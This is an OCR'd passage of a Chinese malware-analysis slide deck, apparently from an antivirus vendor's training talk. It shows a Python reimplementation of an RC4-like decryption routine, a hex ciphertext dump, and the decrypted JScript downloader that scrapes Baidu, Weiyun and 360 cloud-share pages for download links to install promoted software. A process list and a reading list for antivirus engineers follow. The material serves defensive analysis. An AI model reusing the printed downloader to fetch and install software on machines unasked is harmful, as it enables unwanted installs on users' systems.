
实例5：网络下载信息解密

☑我们用Python实现的解密脚本

- 样本使用一组256位的密钥table对密文进行解密，解密算法简述如下：
- Step初始值为1，每次循环加2。
- step mod 256=key1
- （table+key1）+key2+1（key2+1首次设为0）=key2
- （table+key1）与（table+key2）密钥交换
- （table+key2）mod 256=key3
- （（table+key1）+key3）mod 256 =key4
- （table+key4）=key5
- 密文 xor key5 = 明文

```
import time
step = 1
mod2=None
txt = ''
for m in mw:
        mod1 = step%256
        print 'mod1:',mod1
        if mod2==None:
                mod2 = ord(table[mod1]) & 255
        else:
                mod2 = ord(table[mod1])+mod2+1 & 255
        print 'mod2:',mod2
        # change table
        m1t = table[mod1]
        m2t = table[mod2]
        table[mod1] = m2t
        table[mod2] = m1t
        print 'table-mod1:',hex(ord(table[mod1]))
        print 'table-mod2:',hex(ord(table[mod2]))

        mod3 = ord(table[mod2])%256
        print 'mod3:',mod3
        mod4 = (ord(table[mod1])+mod3)%256
        print 'mod4:',mod4
        #dec
        print 'table-mod4:',hex(ord(table[mod4]))
        txt += chr(ord(table[mod4]) ^ ord(m))

        step+=2
open('sc.txt','w').write(txt)
```

实例5：网络下载信息解密



实例5：网络下载信息解密

☑解密前后的数据

```
F833AC4CC036A6C7C3EE5EE2B9ACE893D1E33D643ED99DDC57E81207A8BCBC16DDA773B58B4B7791CB800543585F03B49569E8D06B9DA4F7E249A9095AB
7811832011C6395DC6F20FD733EA52849BCF2C83A5B09D80DDE56A2509B65F05F527350E31A5072F554F70CC7138E2013DED98CB11CDFD0E24093A22B91
3DAEEBE5F2C9C1C0E2D9950B5462DF26419A0F6F2DD13C4C5D9193891C43443878A701E7974153BF310E7D09D82A9A16A286E54F0EF6E130CACE829129F
0EB7BE2B6F2D886F6A49F92D91083B88BC502F5AA44F3F0522CABA48B99978A2A77177CFFAF5668830C38A852B920D756ECFBAA4210AAFF427E23308C9A
6B205A93C4AF7CE1C49885EA386D12E17541EB28B36C3D2D696A7FA87F508C7C12B629704884D5329F7C542775FDD5E72F8E87D61DEED9D680583DA3B49
F379865AB9D7E3519B24BF6E32981B8CCF066ECCB35113D736D54202641A348B3C686743D578522FBCB11FC9105A6A7DB106DE3C56AD2552E940BA956F7
E23C9B881792970C5EB53671A6E7B98892712CDA2A69402B837CEF47DFAA1CB328C8B8116ABDDA3A25F5F4B4FE8AD9B4ACE2F33A4DF8FCFAC4FBAD6D5AC
AF7AD03E72FB758E5D07714D07DCE3689C080F5D2617CE79D826F40E5C7023D5F9E17FDFAFF5382C4541E02D3A60396EA87358B2519A2D228B68681F90A
9F30ED5C571CA92AFC852E07E76326F155E5C8CFA5656395C6E417E7B4C96387DED4D1B99FC9512FB960CEEDA1FE93744CF3FDFC31C2ACECE9B64816676
```

解密后脚本.txt - Notepad


File Edit Format View Help

```
function GetDownbaidu(lpUrl){var obj=new ActiveXObject("WinHttp.WinHttpRequest.5.1");obj.Open
("GET",lpUrl,false);obj.SetRequestHeader("Accept","*/*");obj.SetRequestHeader
("Referer","http://pan.baidu.com/");obj.SetRequestHeader("User-Agent","Mozilla/4.0 (WinhttpApi 5.1); Ginkgo
network/3.0.15.500");obj.Send();var lpRet=obj.ResponseText();obj=null;varlpBer=lpRet.indexOf('md5');if(lpBer<=0)
{return};var lpBer=lpRet.indexOf('dlink',lpBer)+12;var lpText=lpRet.substr(lpBer-2,lpRet.indexOf('}',lpBer)-lpBer);return
lpText.replace(/[\\\\]/g,'')};function GetDownQQ(lpUrl){var obj=new ActiveXObject("WinHttp.WinHttpRequest.5.1");obj.Open
("GET",lpUrl,false);obj.SetRequestHeader("Accept","*/*");obj.SetRequestHeader
("Referer","http://share.weiyun.com/");obj.SetRequestHeader("User-Agent","Mozilla/4.0 (WinhttpApi 5.1); Ginkgo
network/3.0.15.500");obj.Send();var lpRet=obj.ResponseText();obj=null;var lpBer=lpRet.indexOf('sharekey')+11;if(lpBer<=11)
{return};var sharekey=lpRet.substr(lpBer,lpRet.indexOf('"',lpBer)-lpBer);lpBer=lpRet.indexOf('file_id',lpBer)+10;var
skeyfid=lpRet.substr(lpBer,lpRet.indexOf('"',lpBer)-lpBer);lpBer=lpRet.indexOf('pdir_key',lpBer)+11;var pdir=lpRet.substr
(lpBer,lpRet.indexOf('"',lpBer)-lpBer);lpBer=lpRet.indexOf('uin',lpBer)+5;var uin=lpRet.substr(lpBer,lpRet.indexOf
(',',lpBer)-lpBer);return'http://sync.box.qq.com/share_dl.fcg?sharekey='+sharekey+'&uin='+uin+'&fid='+skeyfid
+'&pdir='+pdir};function GetDown360(lpUrl){var obj=new ActiveXObject("WinHttp.WinHttpRequest.5.1");var dwUrl=lpUrl.substr
(0,lpUrl.indexOf(".cn")+3)+"/share/downloadfile/";obj.Open("GET",lpUrl,false);obj.SetRequestHeader
("Accept","*/*");obj.SetRequestHeader("Referer",lpUrl);obj.SetRequestHeader("User-Agent","Mozilla/4.0 (WinhttpApi 5.1);
Ginkgo network/3.0.15.500");obj.Send();var lpRet=obj.ResponseText();var dwPiont=lpRet.indexOf("surl : '")+8;if(dwPiont<=8)
{return};var dwSurl=lpRet.substr(dwPiont,lpRet.indexOf("'",dwPiont)-dwPiont);dwPiont=lpRet.indexOf("nid : '")+7;var
dwNid=lpRet.substr(dwPiont,lpRet.indexOf("'",dwPiont)-dwPiont);obj.Open("POST",dwUrl,false);obj.SetRequestHeader
("Accept","*/*");obj.SetRequestHeader("Referer",lpUrl);obj.SetRequestHeader("Content-Type","application/x-www-form-
urlencoded");obj.SetRequestHeader("User-Agent","Mozilla/4.0 (WinhttpApi 5.1); Ginkgo network/3.0.15.500");obj.Send
("shorturl="+dwSurl+"&nid="+dwNid);lpRet=obj.ResponseText();obj=null;dwPiont=lpRet.indexOf("downloadurl")+14;var
lpText=lpRet.substr(dwPiont,lpRet.indexOf(",",dwPiont)-dwPiont-1);return lpText.replace(/[\\\\]/g,'')};
```

实例5：网络下载信息解密

☑ 该脚本为一个VBS批处理，会下载多个软件进行安装推广。

☑该样本运行之后的进程截图。



setup_3106-1053.exe	1824		音乐FM安装程序	Sta
TTtip.exe	1064		日历提示	TTRiLi.Com
TTCalendar.exe	1336		天天日历	TTrili.com
SHPlayer.exe	1580		搜狐影音	搜狐公司 SOHU .COM INC
SoHuVA.exe	2092		搜狐影音加速器	搜狐公司 SOHU .COM INC
kxetray.exe	348		新毒霸	Kingsoft Corporation
shoujizhushou.exe	3620	1...	金山手机助手	Kingsoft Corporation
kislive.exe	560	1.54	新毒霸在线升级程序	Kingsoft Corporation

实例6：某样本数据解密

实例六：信息解密

☑样本较敏感，以下内容欠奉

推荐反病毒工程师必读书目

- ☑ 《计算机病毒防范艺术》
  - 作者：(美)斯泽，译者：段新海
- ☑ 《走进计算机病毒》
  - 作者：王倍昌
- ☑ 《加密与解密》
  - 作者：段钢
- ☑ 《Windows PE权威指南》
  - 作者：戚利
- ☑ 《C++反汇编与逆向分析技术揭秘》
  - 作者：钱林松，赵海旭
- ☑ 《Practical Malware Analysis》
  - 作者: Michael Sikorski / Andrew Honig

推荐反病毒工程师必读书目


- ☑ 《恶意软件、Rookit和僵尸网络》
  - 作者：Christopher C. Elisan，译者：郭涛
- ☑ 《IDA Pro权威指南》
  - 作者:伊格尔(Chris Eagle)，译者：石华耀, 段桂菊
- ☑ 《Windows程序设计》
  - 作者：Charles Petzold，译者：方敏，张胜，梁路平等
- ☑ 《Windows核心编程》
  - 作者： Jeffrey Richter，译者：黄陇，李虎
- ☑ 《深入理解计算机系统》
  - 作者：[美] 布莱恩特，奥哈拉伦，译者：龚奕利，雷迎春
- ☑ 《恶意软件分析诀窍与工具箱》
  - 作者: Michael Hale Ligh　译者: 胡乔林 / 钟读航

推荐反病毒工程师必读书目

- ☑ 《Windows安全防范手册》
  - 作者：Andy Walker ， 译者：陈宗斌
- ☑ 《计算机病毒与反病毒技术》
  - 作者：张仁斌，李钢，侯整风
- ☑ 《计算机病毒分析与防范大全》
  - 作者：韩筱卿 王建锋 钟玮
- ☑ 《计算机病毒分析与对抗》
  - 作者：傅建明 张焕国 彭国军
- ☑ 《决战恶意代码》
  - 作者：斯考迪斯，译者：陈贵敏
- ☑ 《黑客任务之华山论木马》
  - 作者：程秉辉
- ☑ 《木马攻防全功略》
  - 作者：万立夫

推荐反病毒工程师必读书目

- ☑ 《0day安全-软件漏洞分析技术》
  - 作者：王清
- ☑ 《暗战亮剑-软件漏洞发觉与安全防范实战》
  - 作者：王继刚，曲慧文，王刚
- ☑ 《安全漏洞追踪》
  - 作者： Gallagher,T. Jeffries,B ， 译者：钟力，朱敏，何金勇
- ☑ 《windows内核的安全防护》
  - 作者： Hoglund, G. Butler, J. ， 译者：韩智文
- ☑ 《 Reverse Deception Organized Cyber T
  Exploitation》
  - 作者： Sean Bodmer, Max Kilger, Gregory S
    Jones ,Jade Jones



感谢大家的关注！

www.antiy.com